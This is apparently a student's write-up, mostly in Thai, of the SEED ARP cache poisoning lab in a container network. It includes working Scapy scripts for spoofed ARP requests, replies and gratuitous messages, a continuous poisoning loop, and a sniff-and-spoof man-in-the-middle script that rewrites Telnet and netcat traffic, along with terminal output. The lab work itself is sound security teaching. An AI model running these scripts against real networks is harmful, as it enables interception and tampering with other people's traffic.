Task 1: ARP Cache Poisoning

Task 1.A (using ARP request).

Container id , host name & ip address

```
[01/30/25]seed@VM:~/.../Labsetup$ dockps
f4324c64167c  B-10.9.0.6
c5e5ee5a8c17  M-10.9.0.105
2116cd61097e  A-10.9.0.5
[01/30/25]seed@VM:~/.../Labsetup$
```

Code ที่ใช้

Open ~/INT691/

```
#!/usr/bin/env python3
from scapy.all import *

a_ip = '10.9.0.5' #host a
b_ip = '10.9.0.6' #host b
fake_mac = '02:42:0a:09:00:69' #host m
bc_addr = 'ff:ff:ff:ff:ff:ff' #broadcast address

print('sending spoofed arp request...')

eth = Ether(src=fake_mac, dst=bc_addr)
arp = ARP(psrc=b_ip, hwsrc=fake_mac, pdst=a_ip, op=1)
frame = eth/arp

sendp(frame)
```

Attacker ส่ง arp resuest

```
root@c5e5ee5a8c17:/volumes# python3 arp1.py
sending spoofed arp request...
.
Sent 1 packets.
root@c5e5ee5a8c17:/volumes#
```

ข้อมูลที่เหยื่อได้รับ (host a 10.9.0.5) ซึ่งจะได้รับข้อมูลที่ถูกปลอมแปลง

```
root@2116cd61097e:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@2116cd61097e:/#
```

arp cache ฝั่ง host b 10.9.0.5 จะไม่มีอะไรเกิดขึ้น

```
root@f4324c64167c:/# arp -n
root@f4324c64167c:/#
```

Task 1.B (using ARP reply)

Code ที่ใช้

```python
#!/usr/bin/env python3
from scapy.all import *

a_ip = '10.9.0.5' #host a
a_mac = '02:42:0a:09:00:05' #host a
b_ip = '10.9.0.6' #host b
fake_mac = '02:42:0a:09:00:69' #host m

print('sending spoofed arp reply...')

eth = Ether(src=fake_mac, dst=a_mac)
arp = ARP(psrc=b_ip, hwsrc=fake_mac, pdst=a_ip, hwdst=a_mac, op=2)
frame = eth/arp

sendp(frame)
```

Scenario 1: B's IP is already in A's cache

ผลที่ได้คือ สามารถสวมรอยด้วยการทำ reply ได้ ถ้ามีการ arp cache ip ดังกล่าวไว้แล้ว

```
root@2116cd61097e:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@2116cd61097e:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@2116cd61097e:/#
```

Scenario 2: B's IP is not in A's cache

ผลคือไม่สามารถสวมรอยด้วยการทำ reply ได้หากใน arp cache ไม่มีการ cache ip ตัวดังกล่าวไว้ก่อนหน้า

```
seed@VM: ~/.../L...   seed@VM: ~/.../L...   seed@VM: ~/.../La...   seed@VM: ~/.../La...   seed@VM: ~/.../La...
root@2116cd61097e:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@2116cd61097e:/# arp -d 10.9.0.6
root@2116cd61097e:/# arp -n
root@2116cd61097e:/# arp -n
root@2116cd61097e:/# arp -n
root@2116cd61097e:/#
```

Task 1.C (using ARP gratuitous message)

Code ที่ใช้

```
Open  ~/INT691/2_ARP/Labsetup/volumes
#!/usr/bin/env python3
from scapy.all import *

#a_ip = '10.9.0.5' #host a
b_ip = '10.9.0.6' #host b
fake_mac = '02:42:0a:09:00:69' #host m
bc_addr = 'ff:ff:ff:ff:ff:ff' #broadcast

print('sending spoofed arp gratuitous...')

eth = Ether(src=fake_mac, dst=bc_addr)
arp = ARP(psrc=b_ip, hwsrc=fake_mac, pdst=b_ip, hwdst=bc_addr, op=2)
frame = eth/arp

sendp(frame)
```

Scenario 1: B's IP is already in A's cache

ผลที่ได้ยังคงเหมือน task 1B คือสามารถ spoof ได้ในกรณีที่มี arp cache แล้ว

```
root@2116cd61097e:/# arp -n
root@2116cd61097e:/# ping 10.9.0.6 -c 2
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.086 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.063 ms

--- 10.9.0.6 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1021ms
rtt min/avg/max/mdev = 0.063/0.074/0.086/0.011 ms
root@2116cd61097e:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@2116cd61097e:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@2116cd61097e:/#
```

Scenario 2: B's IP is not in A's cache

ผลที่ได้ก็เหมือนกัน task 2B คือกรณีที่ไม่มี arp cache ไว้จะไม่สามารถ spoof ได้

```
seed@VM: ~/.../L...  seed@VM: ~/.../L...  seed@VM: ~/.../La...  seed@VM: ~/.../La...  seed@VM: ~/.../La...
root@2116cd61097e:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@2116cd61097e:/# arp -d 10.9.0.6
root@2116cd61097e:/# arp -n
root@2116cd61097e:/# arp -n
root@2116cd61097e:/# arp -n
root@2116cd61097e:/# arp -n
root@2116cd61097e:/#
```

Task 2: MITM Attack on Telnet using ARP Cache Poisoning

Step 1 (Launch the ARP cache poisoning attack)

Code ที่ใช้

Open — mitm_telnet.py — ~/INT691/2_ARP/Labsetup/volumes


```python
#!/usr/bin/env python3
from scapy.all import *
import time
import datetime as dt

a_ip = '10.9.0.5' #host a
b_ip = '10.9.0.6' #host b
fake_mac = '02:42:0a:09:00:69' #host m
bc_addr = 'ff:ff:ff:ff:ff:ff' #broadcast address

print('sending spoofed arp reply...')

a_eth = Ether(src=fake_mac, dst=bc_addr)
a_arp = ARP(psrc=b_ip, hwsrc=fake_mac, pdst=b_ip, hwdst=bc_addr, op=2)
a_frame = a_eth/a_arp

b_eth = Ether(src=fake_mac, dst=bc_addr)
b_arp = ARP(psrc=a_ip, hwsrc=fake_mac, pdst=a_ip, hwdst=bc_addr, op=2)
b_frame = b_eth/b_arp

while True:
    timestamp = dt.datetime.now()
    sendp(a_frame)
    sendp(b_frame)
    print(f'all frame send {timestamp}')
    time.sleep(5)
```


ผลการ run code

seed@VM: ~/.../L... | seed@VM: ~/.../L... | seed@VM: ~/.../La... | seed@VM: ~/

```
.
Sent 1 packets.
all frame send 2025-01-30 07:50:08.164050
.
Sent 1 packets.
.
Sent 1 packets.
all frame send 2025-01-30 07:50:13.258264
.
Sent 1 packets.
.
Sent 1 packets.
all frame send 2025-01-30 07:50:18.313850
.
Sent 1 packets.
.
Sent 1 packets.
all frame send 2025-01-30 07:50:23.380441
.
Sent 1 packets.
.
Sent 1 packets.
all frame send 2025-01-30 07:50:28.447256
```


ทั้ง host a และ host b จะมี arp cache ที่ถูกโจมตีแล้ว






Step 2 (Testing)

แก้ IP forwarding เป็น off



Host a ping host b




Host b ping host a

```
root@f4324c64167c:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.5                 ether   02:42:0a:09:00:69   C                     eth0
root@f4324c64167c:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.5                 ether   02:42:0a:09:00:69   C                     eth0
root@f4324c64167c:/# ping 10.9.0.5 -c 4
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.

--- 10.9.0.5 ping statistics ---
4 packets transmitted, 0 received, 100% packet loss, time 3079ms

root@f4324c64167c:/#
```

ทั้ง a ,b จะไม่ได้รับ reply กลับมาเพราะ request ส่งไปที่ m ตาม mac address แต่เนื่องจาก ip ที่ถูก ping เป็นของ a, b และมีการปิด ip forwarding ไว้ ทำให้ m ไม่ตอบกลับมา

ซึ่งใน wireshark ก็แสดงผลว่า packet no response found



Step 3 (Turn on IP forwarding)

```
root@c5e5ee5a8c17:/volumes# sysctl net.ipv4.ip_forward
net.ipv4.ip_forward = 0
root@c5e5ee5a8c17:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@c5e5ee5a8c17:/volumes# sysctl net.ipv4.ip_forward
net.ipv4.ip_forward = 1
root@c5e5ee5a8c17:/volumes#
```

Host a ping host b


```
root@2116cd61097e:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@2116cd61097e:/# ping 10.9.0.6 -c 4
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=63 time=0.093 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=2 ttl=63 time=0.181 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=63 time=0.136 ms
From 10.9.0.105: icmp_seq=4 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=4 ttl=63 time=0.245 ms

--- 10.9.0.6 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3029ms
rtt min/avg/max/mdev = 0.093/0.163/0.245/0.056 ms
root@2116cd61097e:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@2116cd61097e:/#
```

Host b ping host a

```
root@f4324c64167c:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.5                 ether   02:42:0a:09:00:69   C                     eth0
root@f4324c64167c:/# ping 10.9.0.5 -c 4
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=63 time=0.106 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=2 ttl=63 time=0.079 ms
64 bytes from 10.9.0.5: icmp_seq=3 ttl=63 time=0.179 ms
From 10.9.0.105: icmp_seq=4 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=4 ttl=63 time=0.471 ms

--- 10.9.0.5 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3076ms
rtt min/avg/max/mdev = 0.079/0.208/0.471/0.155 ms
root@f4324c64167c:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.5                 ether   02:42:0a:09:00:69   C                     eth0
root@f4324c64167c:/#
```

จะพบว่า ping สำหรับ แต่มีการ redirect host และหลังจาก ping เสร็จมาเช็ค arp cache จะพบว่ามีการ cache host m ไว้ด้วย สาเหตุจากการที่มีการเปิด ip forwarding ไว้

และหากดูข้อมูลจาก wireshark จะพบว่ามี packet ที่ทั้ง response, no response และ redirect host



Step 4 (Launch the MITM attack)

- We first keep the IP forwarding on, so we can successfully create a Telnet connection between A to B. Once the connection is established, we turn off the IP forwarding using the following command. Please type something on A's Telnet window, and report your observation

ข้อความ test before disable ip forwarding ถูกพิมพ์ในขณะที่ ip forward = 1

ส่วนบรรทัดสุดท้ายที่ไม่ได้พิมพ์อะไรเนื่องจากพิมพ์ไม่ได้เพราะมีการทำ ip forward = 0

```
root@2116cd61097e:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
f4324c64167c login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Jan 30 10:11:32 UTC 2025 from A-10.9.0.5.net-10.9.0.0 on pts/2
seed@f4324c64167c:~$ test before disable ip forwarding
-bash: test: too many arguments
seed@f4324c64167c:~$
```

- We run our sniff-and-spoof program on Host M, such that for the captured packets sent from A to B, we spoof a packet but with TCP different data. For packets from B to A (Telnet response), we do not make any change, so the spoofed packet is exactly the same as the original one.

Code ที่ใช้

```python
#1/usr/bin/env python3
from scapy.all import *

a_ip = '10.9.0.5'
a_mac = '02:42:0a:09:00:05'
b_ip = '10.9.0.6'
b_mac = '02:42:0a:09:00:06'


def spoof_pkt(pkt):
    if pkt[IP].src == a_ip and pkt[IP].dst == b_ip:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

        if pkt[TCP].payload:
            data = pkt[TCP].payload.load
            newdata = re.sub(r'[0-9a-zA-Z]', r'Z', data.decode())
            send(newpkt/newdata)
        else:
            send(newpkt)

    elif pkt[IP].src == b_ip and pkt[IP].dst == a_ip:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)


f = 'tcp and (ether src {} or ether src {})'.format(a_mac, b_mac)
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

หน้าจอฝั่ง host a เวลาพิมพ์ใน telnet

```
root@2116cd61097e:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
f4324c64167c login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Jan 30 10:44:15 UTC 2025 from A-10.9.0.5.net-10.9.0.0 on pts/2
seed@f4324c64167c:~$ ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ
-bash: ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ: command not found
seed@f4324c64167c:~$ ZZZZZZZZZZZ
-bash: ZZZZZZZZZZZ: command not found
seed@f4324c64167c:~$ ZZZZZZZ
-bash: ZZZZZZZ: command not found
```

หน้าจอฝั่ง attacker

```
net.ipv4.ip_forward = 0
root@c5e5ee5a8c17:/volumes# python3 mitm_telnet2.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

สิ่งที่เกิดขึ้นในกรณีนี้คือ ip forward = 0 ทำให้ host a พิมพ์อะไรก็จะได้ Z ขึ้นมาเสมอ เนื่องจาก code ที่ฝั่ง host m ใช้คือจะมีการเปลี่ยนข้อความให้ทุกตัวอักษรที่พิมพ์ลงไปกลายเป็น Z ทั้งหมด แต่ถ้าหากปรับ ip forward = 1 code ชุดนี้จะไม่มีผล

Task 3: MITM Attack on Netcat using ARP Cache Poisoning

ใช้ Code เดียวกับ task2

หน้าจอฝั่ง host m

```
root@c5e5ee5a8c17:/volumes# python3 mitm_telnet2.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

หน้าจอฝั่ง host a

```
root@2116cd61097e:/# nc 10.9.0.6 9090
test
mitm
hello
```

หน้าจอฝั่ง host b

```
root@f4324c64167c:/# nc -lp 9090
test
ZZZZ
ZZZZZ
```

บรรทัด test เป็น action ก่อนที่จะ run code เพื่อ spoofing

ส่วนบรรทัดถัดๆไปคือหลังทำการ run code แล้ว จะเห็นได้ว่าฝ่าย host b จะเห็นแต่ข้อความที่ถูก spoof